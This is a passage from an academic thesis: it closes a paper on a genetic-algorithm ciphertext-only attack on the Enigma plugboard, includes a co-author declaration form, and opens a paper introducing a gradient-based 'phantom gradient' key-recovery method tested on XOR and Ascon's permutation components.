we step up to 156- and 158-characters all 200 GA runs are unsuccessful. Initial speculation by the authors thought that this had something to do with the dive in IC from 0.0671 to 0.0665 between 154- and 156- characters. And that there may be a tiny correlation between the GA's "lucky" successes with small texts and the IC of the underlying plaintext. But in the absence of deeper analysis it is more likely that the minor reduction in successes are due to chance rather than plaintext IC. After all the plaintext IC of 158 characters is very similar to the IC of 160 characters where the solution is found 10 times. However, this trend diminishes as we get more plaintext to work with. The majority of the jaggedness observed in the success rate of the GA is not due to the changing of the plaintexts IC as can be seen from the bottom plot of Figure II.10 which shows the IC of the plaintext. The success rate of the GA is jagged, this may be because we only did a 100 trials on each subset, but it has more structure than one would expect from random chance. For example, there is a drop in the success rate of almost all the runs on texts with 310 to 318 characters. We, therefore, think that this jaggedness, in particular, this drop is due to a peculiar interaction between; our current GA approach, the added letters, and how they influence Enigma decryption. A natural theory would be that this is because of rotor stepping. However, the decryption capabilities seem to be agnostic of this as is shown by the red and black dots representing stepping of the leftmost and middle rotor respectively.

II.4 Conclusion

The Enigma Machine as a whole is built to distort the letter frequencies of a plaintext message. This distortion, paired with the discreteness of the correct decryption settings, especially the rotor settings, makes a ciphertext-only attack difficult. To illustrate this, we introduced a new measure, Progress Index of Coincidence (PIC), which is a more human-readable version of the measure: Index of Coincidence (IC). Our analysis with PIC showed that Enigma's plugboard was vulnerable to a machine learning attack. To capitalize on this vulnerability, we introduced a genetic algorithm attack for solving Enigma's plugboard using a ciphertext only attack. This genetic algorithm attack proved to be very efficient. It found the plugboard settings faster than earlier attacks. Intriguingly the algorithm is the fastest with a low mutation rate but at the cost of its reliability. In other words, the algorithm has a higher success rate with a high mutation rate, but at the cost of its speed. This trade-off may be of consequence for a broader range of genetic algorithm attacks beyond the Enigma. In particular, one can get the best of both worlds by considering attacks with a low mutation rate in parallel. This way, we can increase the solution probability through the "strength in numbers". We also observe that the decryption success rate is not a completely monotone function of the number for characters in the ciphertext. In particular, we observe a significant dip in success rate for texts with 310 to 318 characters. Intriguingly, this dip does not seem to be driven by plaintext IC nor the Enigma's rotor stepping. It may be due to some non-trivial property of the

Enigma encryption, and it is interplay with the IC. Future research may shed light on this surprising property of Enigma encryption.

Acknowledgments The authors wish to give a special thanks to Audun Jøsang for valuable discussion and words of encouragement. The Authors would also like the anonymous reviewers as their generous comments helped clarify and improve the paper.

References

[BMR97] Bagnall, A. J., McKeown, G. P., and Rayward-Smith, V. J. "The Cryptanalysis of a Three Rotor Machine Using a Genetic Algorithm." In: *ICGA*. 1997, pp. 712–718.

[Cop04] Copeland, B. J. *The Essential Turing*. Clarendon Press, 2004, pp. 217–263.

[Doy18] Doyle, D. *Notched Box Plots - David's Statistics*. https://sites.google.com/site/davidsstatistics/home/notched-box-plots. (Accessed on 03/29/2018). Mar. 2018.

[Fri22] Friedman, W. F. *The index of coincidence and its applications in cryptography*. Aegean Park Press, 1922.

[Gil95] Gillogly, J. J. "Ciphertext-only cryptanalysis of enigma". In: *Cryptologia* vol. 19, no. 4 (1995), pp. 405–413.

[Gro06] Gross, L. "Islands Spark Accelerated Evolution". In: *PLoS biology* vol. 4, no. 10 (2006), e334.

[IMD] IMDb. *The Imitation Game (2014) - IMDb*. https://www.imdb.com/title/tt2084970/. (Accessed on 11/12/2018).

[Lee03] Leeuw, K. de. "The Dutch invention of the rotor machine, 1915–1923". In: *Cryptologia* vol. 27, no. 1 (2003), pp. 73–94.

[LKW19] Lasry, G., Kopal, N., and Wacker, A. "Cryptanalysis of Enigma double indicators with hill climbing". In: *Cryptologia* (2019), pp. 1–26.

[Mat93] Matthews, R. A. "The use of genetic algorithms in cryptanalysis". In: *Cryptologia* vol. 17, no. 2 (1993), pp. 187–201.

[Mit98] Mitchell, M. *An introduction to genetic algorithms*. MIT Cambridge, Mar. 1998.

[OW17] Ostwald, O. and Weierud, F. "Modern breaking of Enigma ciphertexts". In: *Cryptologia* vol. 41, no. 5 (2017), pp. 395–421.

[PP09] Paar, C. and Pelzl, J. *Understanding cryptography: a textbook for students and practitioners*. Springer Science & Business Media, 2009.

[Sal19] Sale, T. *Lecture on Naval Enigma - Tony Sale*. https://www.codesandciphers.org.uk/lectures/naval1.htm. (Accessed on 04/15/2019). Apr. 2019.

[Sin00] Singh, S. *The code book: the science of secrecy from ancient Egypt to quantum cryptography*. London: Fourth estate, 2000.

[Wel82] Welchman, G. *The hut six story: breaking the enigma codes*. McGraw-Hill New York, 1982.

[Wil00] Williams, H. "Applying statistical language recognition techniques in the ciphertext-only cryptanalysis of enigma". In: *Cryptologia* vol. 24, no. 1 (2000), pp. 4–17.

UiO : University of Oslo
Faculty of mathematics and natural sciences

Co-author declaration for the following joint paper:

This declaration should describe the research contribution of the candidate, the main supervisor (where he/she is an associate author) and the other two most central authors (the corresponding author must be among them). If applicable, the contributions from other PhD candidates who has or intend to include the paper in a thesis should be described. Contributions from master students should be described.

Authors: **Åvald Åslaugson Sommervoll and Leif Nilsen**
Title: **Genetic algorithm attack on Enigma's plugboard**
Journal: ***Cryptologia***

Åvald Åslaugson Sommervoll's independent contribution:
☒ First author ☐ Corresponding author ☐ Other
Writing the full first draft of the paper with results, proofreading, final touches, quality check, and responding to reviewer comments.

Leif Nilsen
☐ First author ☐ Main supervisor ☐ Corresponding author ☐ PhD candidate ☒ Other
Fruitful discussion about the work, and meaningfull additions to the background of Enigma. Proof reading, and quality check.

<Co-author's name>
☐ First author ☐ Main supervisor ☐ Corresponding author ☐ PhD candidate ☐ Other
<Co-author's contribution>

x
☐ First author ☐ Main supervisor ☐ Corresponding author ☐ PhD candidate ☐ Other
<Co-author's contribution>

Has this paper been, or will this paper be part of another doctoral degree thesis?

Yes: ☐ No: ☒

If yes, elaborate:

Contributions from master students:

Do you verify that Åvald Åslaugson Sommervoll has contributed to this joint paper as described above?

Yes: ☒ No: ☐

If no, specify:

[signature removed]

Åvald Åsalugson Sommervoll	Leif Nilsen	<name>	<name>

Paper III

Dreaming of keys: Introducing the phantom gradient attack

Åvald Åslaugson Sommervoll[1]

Published in *Proceedings of the 7th International Conference on Information Systems Security and Privacy (ICISSP 2021)*, January 2020, volume 7, paper nr 90

III

Abstract

We introduce a new cryptanalytical attack, the *phantom gradient attack*. The phantom gradient attack is a key recovery attack that draws its foundations from machine learning and backpropagation. This paper provides the first building block to a full phantom gradient attack by showing that it is effective on simple cryptographic functions. We also exemplify how the attack could be extended to attack some of Ascons' permutations, the cryptosystem that won CAESAR the competition for authenticated encryption: security, applicability, and robustness.

Contents

III.1 Introduction

Neural networks have the past decade seen a wide array of academic and commercial applications. One notable exception is cryptography[2]. A reason is that neural networks rely on gradients of differentiable functions, while encryption and decryption typically rely on discrete functions. Our contribution is to replace

[2]Neural networks have shown promise in side channel attacks, but not on an algorithmic level.

these discrete functions with piecewise differentiable functions, thereby allowing for a neural network-based key-recovery. We dub this the phantom gradient attack, which aims to link the step-wise training of neural networks to key-recovery. The attack can be used to attack almost any cryptosystem. We attack some basic cryptographic functions and show how the attack could be extended to attack more complex cryptosystems like Ascon.

In 2015 Google released DeepDream, popularized the idea of "training"[3] the input using a pre-trained network. The *phantom gradient attack* builds on this idea by representing a cryptosystem as a neural network. This way, the cryptosystem acts as a pre-trained network, and we use it to train on our input. This training aims to recover the secret key. However, a lot of cryptographic functions are discrete and thereby do not have gradients. An essential part of our attack is to replace the discrete functions with piecewise differentiable ones. These functions have gradients, and we call these the *phantom gradients* of the original discrete function. The choice of the piecewise differentiable function is crucial, and we will refer to these functions as replacement functions[4]. Moreover, we will highlight some choices that correlate with successful attacks and state some general principles for good replacement functions.

In symmetric key encryption, there is a secret key, k, which is used for encryption and decryption. In this case, we can view the encryption as a function f_k and decryption as its inverse f_k^{-1}. Finding this f_k^{-1} is trivial if k is known, but it is intentionally hard if k is unknown. The phantom gradient attack presented in this paper attempts to recover this k. More specifically, the phantom gradient attack attempts to recover an input that would result in a specified output. In other words, given $f(x) = y$, it searches for an x^* such that $f(x^*) = y$, given that the function f and output y are known. If we look at our encryption we have:

$$Enc_k(p) = f_k(p) = f(k, p) = c, \tag{III.1}$$

where p is the plaintext and c is the ciphertext. However, as the plaintext is unknown in this case, we would recover both k^* and p^*. Furthermore, since $|k| + |p|$ is likely to be much larger than $|c|$, the recovered k^* would most likely[5] be different from k. Therefore we assume that the plaintext is known so the plaintext can act as a constant. This way, we may only focus on finding a k^*. In order to find such a k^*, we have to take a closer look at the function[6] f_p. As already mentioned, we wish to represent this f_p as a neural network. To do this, we look at the individual functions that take part in the encryption and find piecewise differentiable functions to replace them. These replacement functions are of great importance, as their derivatives are what we use to recover the key.

[3] We write "training" in quotation since we are updating on the input and not the weights.

[4] These replacement functions can often be viewed as extensions to their discrete counterpart, as they typically act the same for valid discrete inputs. However, this is not a requirement.

[5] The phantom gradient attack could be fed multiple ciphertexts to increase this probability - more on this in Section III.6.

[6] The p is subscript because it is assumed to be constant and is not an argument for the function.

The remaining paper is organized as follows: Section 2 discusses related work. Next, section 3 provides some details regarding implementations and an application of our attack on the XOR function. In section 4, we briefly introduce Ascon and its basic permutations, p_C, p_S, and p_L. We show that the input is easily recovered for the first two, whereas p_L is less susceptible to our phantom gradient attack. Finally, we conclude our findings in section 5 and cover possible future work in section 6.

III.2 Related work

Our *phantom gradient attack* has a clear connection to the field of neuro-cryptology. A field that was first formally described by Dourlens in his 1996 masters dissertation [Dou96], where he described the possibility of neuro-cryptography and neuro-cryptanalysis. Since then, we have seen the addition of a neural cryptosystem in 2002 by Kinzel and Kanter [KK02]. They synchronized two neural networks by sending the networks' outputs through a public channel and training on them. Unfortunately, this cryptosystem was not completely secure, as Klimov et al. [KMS02] published a paper the same year that broke it three different ways. In neuro-cryptanalysis, Alini successfully applied an attack on DES and Triple-DES using neuro-Cryptanalysis in 2012s [Ala12]. He, like us, was working in the *known-plaintext* case. However, he is not interested in key-recovery. Instead, he simulates the decryption of DES and Triple-DES under a specific key. In this effort, his inputs are ciphertexts, and his reference outputs are plaintexts and train the weights accordingly. This procedure is in great contrast to our implementation, which trains no weights, uses the ciphertext as reference output, and a guessed key as input. His implementation required an average of 2^{11} plaintext ciphertext pairs for DES and 2^{12} for Triple-DES. In the phantom gradient attack implementation put forward in this paper, we only train on plaintext ciphertext pair, as we only want to recover a possible key. However, more training samples could help us avoid stagnation and ensure that the key recovered is the correct key; this may be fruit for future work. With his network trained to predict the ciphertext given the plaintext, he attempts to use his network to predict the ciphertext for new messages with some success[7].

Greydanus also attempts to use neural networks to simulate cryptosystems in his work, *Learning the Enigma with Recurrent Neural Networks*. This work exemplified some of the difficulty of simulating and learning a cipher with recurrent neural networks, even an outdated cryptosystem like Enigma [Gre17]. This work contributed to the *phantom gradient attack* introduced in this paper to only focus on a stateless FFNN representation instead of recurrent neural networks, which can be more memory efficient. Long before the popularization of Googles DeepDream in 1988 Lewis in his work *Creation By Refinement: A Creativity Paradigm for Gradient Descent Learning Networks* [Lew88] exemplified the idea of training on inputs. He trained a classification network to judge is

[7]The average number of wrong bits in the unseen pair is 8.3% for DES and 11.4% for Triple-DES.

a sequence of 5 music notes where valid or not. Then he used the trained network to generate music notes using backpropagation. Like Alani, [Ala12], he first trains the network's weights, while the phantom gradients are predefined. This approach differs from the phantom gradient because his gradients are found through training of the neural network, while the phantom gradients are predefined. This definition gives the phantom gradients a larger degree of freedom, but at the cost of having perhaps unsuitable gradients. In terms of image generation and visualizations, there are many more works [Erh+09; PS00; SVZ13]. In these works, they always train on the entire input. However, our phantom gradient attack will often be used to attack only a specific part of the input. For example, in Ascon, we know a lot about the initial state of the sponge duplex construction [Dob+16]. Some techniques for generating adversarial examples also attack specific parts of the input, like *One Pixel Attack for Fooling Deep Neural Networks* by Su et al. There they change just one pixel in an image to fool a pre-trained network into misclassifying the image. *BriarPatches: Pixel-Space Interventions for Inducing Demographic Parity* by Gritsenko et al. does something similar; however, their intervention is on a larger area of the image but constrained to be a small patch [Gri+18]. An alternative to representing the discrete cryptographic functions to continuous ones is to use the discrete functions, and train using binarized networks [ZDS19]. Networks that train on bit operations without proper gradients see considerable speedup compared to traditional networks, but at the cost of their accuracy.

III.3 Implementation and results

Punishment The loss function tells us if our training brings us closer to the actual output. However, it is not built into the loss function to take into account whether or not the predicted values are in the correct range. As we aim to recover bits, values larger than 1 and less than 0 are meaningless[8]. To prevent values from becoming increasingly negative or much greater than one, we introduce an additional punishment for such values. We choose a ridge regression like punishment measure: Our experiments found that a punishment closely related to that of a ridge regression worked well:

$$punish_{ridge}(x) = \begin{cases} \frac{1}{2}(x-1)^2 & \text{for } x > 1 \\ 0 & \text{for } 0 \leq x \leq 1 \\ \frac{1}{2}x^2 & \text{for } x < 0 \end{cases}. \tag{III.2}$$

This allows the learning to take values outside the range [0,1] but should help keep the values close to proper bit values. We also introduce a scalar λ_{punish}, which we use to adjust the punishment in relation to the loss.

Rounding At the end of our run, the guessed key k^* typically consists exclusively of floating-point numbers. Therefore if we have reached our final

[8] Numbers between 0 and 1 can be interpreted as probabilities. Numbers above 0.5 may be viewed as it is more likely to be a one than a zero.

iteration, we round the guessed key, k^*, to force it to assume integer values. This rounding at the end is primarily to polish the recovered key, but may in some cases, allow us to take the final leap to a candidate key k^*.

Momentum, Gradient clipping and Decay We may add momentum to our gradient descent by updating our input x_i like so: $x_i^{new} = x_i - \eta \cdot (\frac{\partial loss}{\partial x_i} + momentum \cdot \frac{\partial loss^{old}}{\partial x_i^{old}})$. Furthermore, to take incrementally smaller steps, we introduce a decay to the learning rate: Each iteration, the learning rate, eta, is updated: $\eta = \frac{\eta}{1+decay}$. This way, decay = 0 gives no decay. To avoid overly large gradients, we introduce a negative minimum gradient and a positive maximum gradient. We clip gradients smaller or larger than this threshold, a common technique to combat exploding gradients [Zha+19].

Remap input Some initial experiments showed that even with ridge punishment, the inputs could be led astray by the phantom gradients. Furthermore, we found that typically with phantom gradients from Equation (III.10), if a bit became overly positive, its true value was typically 0. Similarly, if the bit value became overly negative, its true bit value was typically 1. To combat these stray gradients, we remap the inputs, so that overly positive bits are set to 0, and overly negative bits are set to 1. We define overly positive to be at 1.5 and overly negative to be at -0.5. This way, when we round at the end of the run, we force the network to make a valid guess restricted to valid bit values, and at the same time, we allow the bits to explore some values outside the valid range of 0 and 1. To indicate when this stricter boundary is used, we write that *remap* is true. We also tried input clipping, but this technique was much better at combating stagnation in the learning, as it also forces the algorithm to change its guess.

III.3.1 Phantom gradient attack on XOR

Practically all modern cryptosystems work exclusively on bits. Therefore, the use of binary functions in encryption is widespread. Perhaps most common is the XOR function, which takes two bits and returns their sum modulo 2. By itself, XOR can be used to provide *perfect security* [Sha49] by using the encryption function:

$$Enc_k(p) = k \oplus p = c, \tag{III.3}$$

where p is the plaintext, k is the key, and $\oplus$ is used to symbolize bitwise addition modulo 2. Each bit in the key k is random and independent of the other bits, with a 50 % probability of 0 and a 50% probability of 1. This provides *perfect security* since the probability of observing the ciphertext c is independent of the plaintext p, in other words: $P(c|p) = P(c)$. However, that does not mean that the plaintext p holds no significance. If we assume that the plaintext is known to the attacker, he can recover the key by computing $c \oplus p$. This trivial case where we know the plaintext p and the ciphertext c can also effectively be attacked by the *phantom gradient attack*. This case can be represented as the network seen

in Figure III.1. Here g_{p_i} is used to represent our piecewise differentiable function that we use to represent XOR with the i-th bit value in the plaintext. A natural thought when choosing g_{p_i} is to let it be bitwise addition paired with a sine activation function to constrain it to modulo 2. However, the unpublished work by Parascandolo et al. [PHV16] showed some of the complications of learning with a sine activation function. Therefore we choose to instead separate XOR with constant 1 and XOR with the constant 0 into:

$$g_{p_i}(x) = \begin{cases} 1 - x & \text{for } p_i = 1 \\ x & \text{for } p_i = 0. \end{cases} \tag{III.4}$$

It must be stressed that this choice is just one among many. For any gradient descent, we need a loss function; for this paper, we will use a square error:


$$loss = \frac{1}{2} \sum_{i}^{n} (c_i^* - c_i)^2, \tag{III.5}$$

where c_i^* is the predicted output bit in the i-th position, and c_i is the true bit value of the ciphertext in the i-th position. With this replacement function, this loss function, and input a, and learning rate $\eta = 1$, this replacement function can always recover the full key in one step. Formally, by recovering the full key, we mean that all the bits in the key are correct; similarly, if one or more bits are incorrect, the full key has not been recovered. Since all inputs are independent we can illustrate all possible outcomes by letting $\vec{p} = [1, 0, 1, 0]$ and the targets be $\vec{c} = [1, 1, 0, 0]$. Then we can construct the neural network based on Figure III.1 and Equation (III.4). On such a network, a single iteration would be:

$$k_0^* = k_0^* - \eta \cdot \frac{\partial loss}{\partial k_0^*} \qquad = a - 1 \cdot \frac{\partial loss}{\partial c_0^*} \frac{\partial c_0^*}{\partial k_0^*} = 0 \tag{III.6}$$

$$k_1^* = k_1^* - \eta \cdot \frac{\partial loss}{\partial k_1^*} \qquad = a - 1 \cdot \frac{\partial loss}{\partial c_1^*} \frac{\partial c_1^*}{\partial k_1^*} = 1 \tag{III.7}$$

Figure III.1: XOR with a constant as a FFNN



where n is the number of bits in the plaintext p, and g_{p_i} is the reduction of f_p that only works on a single bit instead of a bit sequence.

$$k_2^* = k_2^* - \eta \cdot \frac{\partial loss}{\partial k_2^*} \qquad = a - 1 \cdot \frac{\partial loss}{\partial c_2^*} \frac{\partial c_2^*}{\partial k_2^*} = 1 \tag{III.8}$$

$$k_4^* = k_4^* - \eta \cdot \frac{\partial loss}{\partial k_4^*} \qquad = a - 1 \cdot \frac{\partial loss}{\partial c_4^*} \frac{\partial c_4^*}{\partial k_4^*} = 0. \tag{III.9}$$

We observe that the recovered $\vec{k^*}$ is correct and was found independently from the initial input a. The key can also found with an η smaller than 1; this would just take more iterations.

III.3.2 XOR between two inputs

XOR between two inputs is also common in modern cryptosystems, especially in the construction of S-boxes[9]. Like previously, we have to represent XOR as a piecewise continuous function. One approach is to build on the previous replacement function and create the nonlinear function:

$$f(x, y) = x + y - 2xy, \tag{III.10}$$

which has all the desired XOR properties, and it collapses to the cases in Equation (III.4) if one of the bits in question are constant. The derivatives of this function is $\frac{\partial f}{\partial x} = 1 - 2y$ and $\frac{\partial f}{\partial y} = 1 - 2x$, which means that the gradient is 0 for $x = \frac{1}{2}$ or $y = \frac{1}{2}$. The vanishing gradients at 0.5 is a potential weakness as this value may act as a barrier preventing movement from values below 0.5 to move above 0.5 and vice versa. A way to address this concern is to have gradient descent with momentum. Additionally, the full gradient may not be 0 at 0.5 since the loss typically depends on many outputs, such as out1 and out2 in Equation (III.12).


Example: The simplest example, in this case, is just two bits as input, which are XOR-ed, as shown in Figure III.2. As in Section III.3.1, we want to train on the initial guessed inputs; we call these inputs x_1, x_2. We see that x_1 is xor-ed with x_2, while x_2 is left unaltered, meaning that we get the following gradients:


$$\frac{\partial loss}{\partial x_1} = \frac{\partial loss}{\partial out1} \cdot \frac{\partial out1}{\partial x_1} \tag{III.11}$$

$$\frac{\partial loss}{\partial x_2} = \frac{\partial loss}{\partial out1} \cdot \frac{\partial out1}{\partial x_2} + \frac{\partial loss}{\partial out2} \cdot \frac{\partial out2}{\partial x_2}. \tag{III.12}$$


[9]S-boxes stands for substitution boxes, and are often computed by a network so that the substitution can go fast in hardware.

Figure III.2: Example FFNN for XOR between two inputs







(a) Input history $(1, 1)$



(b) Contour plot $(1, 1)$



(c) Input history $(\frac{1}{2}, \frac{1}{2})$



(d) Contour plot $(\frac{1}{2}, \frac{1}{2})$

Figure III.3: XOR between inputs learning success

(a)+(c): The y-axis gives the guessed input bit, and the x-axis counts the number of iterations. The blue line is for the guessed bit for x_1, and the green line gives the guessed bit for x_2. (b)+(d): In the contour plot, we have plotted x_1, x_2, and the loss against each other. Each dot corresponds to a guess, and the iteration number of the guess is written next to the dot. As the number of iterations increases, the dots color change from blue to red, and the target is shown as a black dot.

It must be noted that even in this simple example, of phantom gradient attack can fail. If try to recover $x_1 = x_2 = 0$, and start with initially random x_1 and x_2 we get a recovery rate of 96% (9599 out of 10000). In other words, the starting point can hold great significance for the success of our attack. To analyze this, we look at two cases, initial input [1,1] and [0.5, 0.5], as can be seen in Figure III.3. We see that in Figure III.3b, the phantom gradients lead the input astray, and it gets stuck in a repeating pattern. However, with a better starting point like [0.5,0.5], learning is easy, and the solution is found almost instantly. A possible pitfall may be that the phantom gradients lead our guesses astray by moving

them outside the range of 0 and 1; in Section III.6, we discuss ways to prevent this.

III.4 Attack on Ascon's underlying functions

Ascon is a cryptography system for lightweight authenticated encryption and hashing. It has entered two competitions:

1. The *Competition for Authenticated Encryption: Security, Applicability, and Robustness* (*CAESAR*) [Dob+16].

2. NIST's *Lightweight Cryptography* standardization competition [Dob+19].

So far in the competitions, it has won CAESAR [Ber19] and is currently a third-round qualifier of the NIST standardization competition [NIS20]. Ascon has many different versions; for this paper, we will investigate its most current iteration, Ascon v1.2. Furthermore, within Ascon v1.2, there are some variants. We will only be looking at encryption and decryption using Ascon-128 within Ascon v1.2. From this point on, when we refer to Ascon encryption and Ascon permutation, we refer to them as they are in Ascon-128 v1.2, details in Table III.1. Full Ascon encryption uses a secret state of 320 bits that undergo a series of permutations. Only 64 bits are observed before the state is permuted again. This segmentation of the observed output means that if one were to attack the Ascon encryption using the phantom gradient attack, we would only get gradients from 64 bits to attack a 128-bit key. We can use additional 64-bit blocks, recover possible intermediate states, and work backward from these possible intermediate states. However, in this paper, we will only be looking at Ascon's three permutations; p_C, p_S, and p_L. To clarify the individual steps, we divide p_S into p_{S_1}, p_{S_2}, and p_{S_3}. Furthermore, when running our neural networks, we use the settings seen in Table III.2.

III.4.1 p_C permutation

The first permutation in Ascon is the p_C permutation, which only consists of an XOR with a constant[10]. In Section III.3.1, we saw that this could be easily solved using the phantom gradient attack.

[10]This constant varies with p^b and p^a and how many permutations that have taken place.

Table III.1: Ascon-128 specifications

Number of bits					# rounds	
key	nonce	tag	S_r	S_c	p^a	p^b
128	128	128	64	256	12	6

(This table is heavily influenced by table 1 in the Ascon v1.2 submission to CAESAR [Dob+16].)

III.4.2 p_S permutation

The p_S permutation defines a 5-bit substitution. As it only works on 5 independent bits, we can reduce the problem from 320 bits down to 5 without losing any complexity. This reduction allows us to check phantom gradient attacks recovery capabilities on any of the possible 32 (2^5) different inputs. This substitution can be expressed as a series of XOR-, AND- and NOT- gates. To further simplify this network, we divide it into three parts p_{S_1}, p_{S_2}, and p_{S_3}, as shown in Figure III.4.

III.4.2.1 p_{S_1} permutation

For p_{S_1} we have the following mapping:

$$p_{S_1}\left(\begin{bmatrix} x_0 \\ x_1 \\ x_2 \\ x_3 \\ x_4 \end{bmatrix}\right) = \begin{bmatrix} x_0 \oplus x_4 \\ x_1 \\ x_2 \oplus x_1 \\ x_3 \\ x_4 \oplus x_3 \end{bmatrix}.$$

The p_{S_1} permutation only uses three XOR's, all[11] of which we can represent with Equation (III.10). With phantom gradients from Equation (III.10) and settings as in Table III.2, we recover the input in all 32 cases.

[11] We just have to make sure that $x_4 \oplus x_3$ happens after $x_0 \oplus x_4$.

Table III.2: Settings for backpropagation

parameter	p_C	p_{S_1}	p_{S_2} and p_{S_3}	p_S	Σ_1 and Σ_2
η	1	0.01	0.2	0.02	0.2
momentum	0	0.01	2e-3	0.2	0.9
decay	0	1e-3	1e-4	1e-9	1
max gradient	∞	∞	7	7	7
min gradient	$-\infty$	$-\infty$	-7	-7	-7
λ_{punish}	0	0	4e-3	0.04	0.04
remap	False	False	False	True	True
Initial input	$\{\frac{1}{2}\}^5$	$\{\frac{1}{2}\}^5$	$\{\frac{1}{2}\}^5$	.4, .6	na
Iterations	1000	1000	1000	1000	1000

III.4.2.2 p_{S_2} permutation

The p_{S_2} permutation can be expressed as:

$$p_{S_2}\left(\begin{bmatrix} x_0 \\ x_1 \\ x_2 \\ x_3 \\ x_4 \end{bmatrix}\right) = \begin{bmatrix} x_0 \oplus (NOT(x_1) \cdot x_2) \\ x_1 \oplus (NOT(x_2) \cdot x_3) \\ x_2 \oplus (NOT(x_3) \cdot x_4) \\ x_3 \oplus (NOT(x_4) \cdot x_0) \\ x_4 \oplus (NOT(x_0) \cdot x_1) \end{bmatrix}.$$

We replace the NOT gate[12] with $1-x_1$, and the $\oplus$ function with Equation (III.10):

$$f(x_i, x_j, x_k) = x_i + (1 - x_j) * x_k - 2 * x_i * (1 - x_j) * x_k, \tag{III.13}$$

where $j = i + 1(mod5)$ and $k = i + 2(mod5)$. This means that bitwise rotations should act equivalently, that is a bit sequence $[b_0, b_1, b_2, b_3, b_4]$ should behave similarly to $[b_1, b_2, b_3, b_4, b_0]$, $[b_2, b_3, b_4, b_0, b_1]$, $[b_3, b_4, b_0, b_1, b_2]$ and $[b_4, b_0, b_1, b_2, b_3]$. The equivalent permutation groups are shown in Table III.3. To achieve full key recovery for any key, we use the settings as seen in Table III.2. All the inputs that belong to the same group recovered their bit sequence after the same number of iterations. However, perhaps surprisingly, group 4 and group 6 need 199 and 159 iterations, while the slowest of the remaining groups finish in 48 iterations. This wide gap is a little surprising. It can be related to the fact that groups 4 and 6 are the two groups containing the only two-bit alternating sequences: 01010 and 10101. This fact may be a coincidence, but it seems like our phantom gradients struggle a little with such alternating bit sequences at p_{S_2}.

[12]Note that this is the same as our replacement function of XOR with 1 in Equation (III.4).




Figure III.4: Binary network for the S-box in p_S permutation divided into p_{S_1}, p_{S_2}, and p_{S_3}.

III.4.2.3 p_{S_3} permutation

The p_{S_3} is defined as:

$$p_{S_3}\left(\begin{bmatrix} x_0 \\ x_1 \\ x_2 \\ x_3 \\ x_4 \end{bmatrix}\right) = \begin{bmatrix} x_0 \oplus x_4 \\ x_1 \oplus x_0 \\ 1 \ - x_2 \\ x_3 \oplus x_2 \\ x_4 \end{bmatrix}$$

We see that this permutation only consists of previously defined functions: XOR between two indices, Equation (III.10), and NOT (XOR with 1, Equation (III.4)). We achieve full key recovery[13]by reusing the settings p_{S_2}, Table III.2. The maximum number of iterations required for our attack on p_{S_3} is higher than the worst-case we observed for group 4 in p_{S_2}. This is as expected as p_{S_3} is a simpler permutation. However, perhaps surprising is that the smallest number of iterations required for p_{S_3}, 58, is higher than the smallest number of iterations required for p_{S_2}, 12.

The full p_S permutation is, of course, more complicated than its components. However, we achieve full key recovery using the settings seen in Table III.2. The most notable difference is that we no longer guess $[\frac{1}{2}, \frac{1}{2}, \frac{1}{2}, \frac{1}{2}, \frac{1}{2}]$ as the gradient is zero for this input. We, therefore, assume that like in Ascon that x_0, x_3, and x_4 are known,[14] and we only recover x_1 and x_2.

III.4.3 p_L permutation

The p_L permutation is a combination of bitwise rotation and a three-way XOR on each 64-bit block. In this paper, we will only be looking at Σ_1 and Σ_2 as they affect the same blocks as the key started in. However, all the blocks are

[13]full key recovery means that all the bits in guessed key are correct.
[14]x_0 is a constant and $[x_3, x_4]$ are nonces, like a timestamp.

Table III.3: p_{S_2} permutation groups

group1	group2	group3	group4
00000	00001	00011	00101
	10000	10001	10010
	01000	11000	01001
	00100	01100	10100
	00010	00110	01010
group5	group6	group7	group8
00111	01011	01111	11111
10011	10101	10111	
11001	11010	11011	
11100	01101	11101	
01110	10110	11110	

treated similarly. Based on Equation (III.10) we create the following formula for this three-way XOR:

$$f(x, y, z) = x + y + z - 2xy - 2xz - 2yz + 4xyz \tag{III.14}$$

which means that for Σ_1 and Σ_2 we get:

$$\Sigma_1 : f(x_{1,i}, x_{1,(i+61(mod64))}, x_{1,(i+39(mod64))})$$
$$\Sigma_2 : f(x_{2,i}, x_{2,(i+01(mod64))}, x_{2,(i+06(mod64))})$$

